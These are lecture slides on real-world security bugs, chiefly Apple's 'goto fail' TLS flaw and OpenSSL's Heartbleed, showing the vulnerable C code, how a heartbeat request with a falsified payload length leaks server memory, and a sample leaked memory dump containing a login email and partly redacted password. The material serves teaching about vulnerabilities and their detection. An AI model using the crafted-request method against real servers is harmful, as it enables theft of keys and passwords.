Real World Bugs

Suman Jana

*Some slides are borrowed from Baishakhi Ray

```
goto fail;
goto fail;
```


Heartbleed

Debian
randomness
bug


Today’s bug showcase

Apple “goto fail” bug

- CVE-2014-1266 affected Apple iOS 6.x before 6.1.6 and 7.x before 7.0.6, Apple TV 6.x before 6.0.2, and Apple OS X 10.9.x before 10.9.2
- Completely breaks SSL/TLS security: allowed a man-in-the-middle attacker to eavesdrop/modify SSL/TLS connections from MacOS/iOS devices.



Apple “goto fail” bug



```
    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;

    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

        err = sslRawVerify(ctx,
                       ctx->peerPubKey,
                       dataToSign,                              /* plaintext */
                       dataToSignLen,                   /* plaintext length */
                       signature,
                       signatureLen);
        if(err) {
                sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
                goto fail;
        }

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

How to detect bugs like “goto fail”?

- Better unit testing
- Check unreachable code, pay attention to compiler warnings (clang supports -Wunreachable-code)
- Dynamic analysis
  - Perform adversarial testing

The Heartbleed Bug


- Found in OpenSSL library in 2014 (CVE-2014-0160).
- Caused by a missing bounds check before a memcpy() call .
- The bug allows stealing:
  - Primary key material: secret keys used for X.509 certificates
  - Secondary key material: user names and passwords
  - Protected content: personal and finance details like instant messages, emails and business critical documents.
  - Collateral: other details in the leaked memory content such as memory addresses, etc.

Any information protected by the SSL/TLS encryption is under threat!!

The Heartbleed Bug: Who got affected?

- Open source web servers like Apache and nginx (the combined market share of the active sites on the Internet was over 66% according to Netcraft's April 2014 Web Server Survey).
- Email servers (SMTP, POP and IMAP protocols), chat servers (XMPP protocol), virtual private networks (SSL VPNs), network appliances and wide variety of client side software that use updated OpenSSL.
- Some operating system distributions that have shipped with potentially vulnerable OpenSSL version:
  - Debian Wheezy (stable), Ubuntu 12.04.4 LTS, Fedora 18, FreeBSD 10.0 , NetBSD 5.0.2, OpenSUSE 12.2

HOW THE HEARTBLEED BUG WORKS:


SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
wants pages about "boats". User Erica requests secure connection using key "4538538374224". User Meg wants these 6 letters: POTATO. User Ada wants pages about "irl games". Unlocking secure records with master key 5130985733435. Maggie (chrome user) sends this message: "H
POTATO
User Meg wants these 6 letters: POTATO.
SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages

The Heartbleed Bug: TLS Heartbeat


- The bug lies in OpenSSL's implementation of the TLS heartbeat extension
  - A keep-alive feature in which one end of the connection sends a payload of arbitrary data to the other end
  - The other end sends back an exact copy of that data to prove everything's OK.

```
struct
{
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```

The heartbeat message in C

The Heartbleed Bug: TLS Heartbeat

- The HeartbeatMessage arrives via an SSL3_RECORD structure (a basic building block of SSL/TLS communications). length is how many bytes are in the received HeartbeatMessage and data is a pointer to that HeartbeatMessage..



```
struct ssl3_record_st
{
  unsigned int length;

  unsigned char *data;

} SSL3_RECORD;
```

how many bytes are in the received HeartbeatMessage

pointer to that HeartbeatMessage

Key field in SSL3_RECORD

The Heartbleed Bug: TLS Heartbeat

```
struct
{
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```

The heartbeat message in C


```
struct ssl3_record_st
{
  unsigned int length;

  unsigned char *data;

} SSL3_RECORD;
```

Key field in SSL3_RECORD

So , the SSL3 record's data points to the start of the received HeartbeatMessage and length is the number of bytes in the received HeartbeatMessage.

Meanwhile, inside the received HeartbeatMessage, payload_length is the number of bytes in the arbitrary payload that has to be sent back.

The Heartbleed Bug: crafted message



Heartbeat sent to victim

SSLv3 record:

Length
4 bytes

HeartbeatMessage:

Type	**Length**	**Payload data**	
TLS1_HB_REQUEST	65535 bytes	1 byte	

Victim’s response

SSLv3 record:

Length
65538 bytes

HeartbeatMessage:

Type	**Length**	**Payload data**	
TLS1_HB_RESPONSE	65535 bytes	65535 bytes	🟥

1. An attacker sends a 4-byte HeartbeatMessage including a single byte payload (correctly acknowledged by the SSL3's length record).
2. The attacker lies in the payload_length field to claim the payload is 65535 bytes in size.
3. The victim ignores the SSL3 record, and reads 65535 bytes from its own memory, starting from the received HeartbeatMessage payload, and copies it into a suitably sized buffer to send back to the attacker.
4. It thus hoovers up far too many bytes, dangerously leaking information as indicated above in red.

The Heartbleed Bug: code snippet


Read type and payload length first

```
hbtype = *p++; /* p points start of the message */
n2s(p, payload); /* n2s() macro writes the 16-bit payload length of

                    and increments the pointer by two bytes.*/

pl = p;  /* pl becomes a pointer to the contents of the payload.*/
```

Contructs reply Heartbit Message

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE; /* bp is pointer to reply message */
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Heartbleed allows extraction of usernames and plain passwords!!



```
0700: BC 9C 2D 61 5F 32 36 30 35 26 2E 73 61 76 65 3D  ..-a_2605&.save=
0710: 26 70 61 73 73 77 64 5F 72 61 77 3D 06 14 CE 6F  &passwd_raw=...o
0720: A9 13 96 CA A1 35 1F 11 79 2B 20 BC 2E 75 3D 63  .....5..y+ ..u=c
0730: 6A 66 6A 6D 31 68 39 6B 37 6D 36 30 26 2E 76 3D  jfjm1h9k7m60&.v=
0740: 30 26 2E 63 68 61 6C 6C 65 6E 67 65 3D 67 7A 37  0&.challenge=gz7
0750: 6E 38 31 52 6C 52 4D 43 6A 49 47 4A 6F 71 62 33  n81RlRMCjIGJoqb3
0760: 75 69 72 61 2E 6D 6D 36 61 26 2E 79 70 6C 75 73  uira.mm6a&.yplus
0770: 3D 26 2E 65 6D 61 69 6C 43 6F 64 65 3D 26 70 6B  =&.emailCode=&pk
0780: 67 3D 26 73 74 65 70 69 64 3D 26 2E 65 76 3D 26  g=&stepid=&.ev=&
0790: 68 61 73 4D 73 67 72 3D 30 26 2E 63 68 6B 50 3D  hasMsgr=0&.chkP=
07a0: 59 26 2E 64 6F 6E 65 3D 68 74 74 70 25 33 41 25  Y&.done=http%3A%
07b0: 32 46 25 32 46 6D 61 69 6C 2E 79 61 68 6F 6F 2E  2F%2Fmail.yahoo.
07c0: 63 6F 6D 26 2E 70 64 3D 79 6D 5F 76 65 72 25 33  com&.pd=ym_ver%3
07d0: 44 30 25 32 36 63 25 33 44 25 32 36 69 76 74 25  D0%26c%3D%26ivt%
07e0: 33 44 25 32 36 73 67 25 33 44 26 2E 77 73 3D 31  3D%26sg%3D&.ws=1
07f0: 26 2E 63 70 3D 30 26 6E 72 3D 30 26 70 61 64 3D  &.cp=0&nr=0&pad=
0800: 36 26 61 61 64 3D 36 26 6C 6F 67 69 6E 3D 61 67  6&aad=6&login=ag
0810: 6E 65 73 61 64 75 62 6F 61 74 65 6E 67 25 34 30  nesaduboateng%40
0820: 79 61 68 6F 6F 2E 63 6F 6D 26 70 61 73 73 77 64  yahoo.com&passwd
0830: 3D 30 32 34 [redacted]  =024[redacted]&.pe
```

The Heartbleed Bug: code snippet

Read type and payload length first

```
hbtype = *p++; /* p points start of the message */
n2s(p, payload); /* n2s() macro writes the 16-bit payload length of
                    and increments the pointer by two bytes.*/
pl = p;  /* pl becomes a pointer to the contents of the payload.*/
```

Contructs reply Heartbeat Message

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE; /* bp is pointer to reply message */
s2n(payload, bp);
memcpy(bp, pl, payload);
```

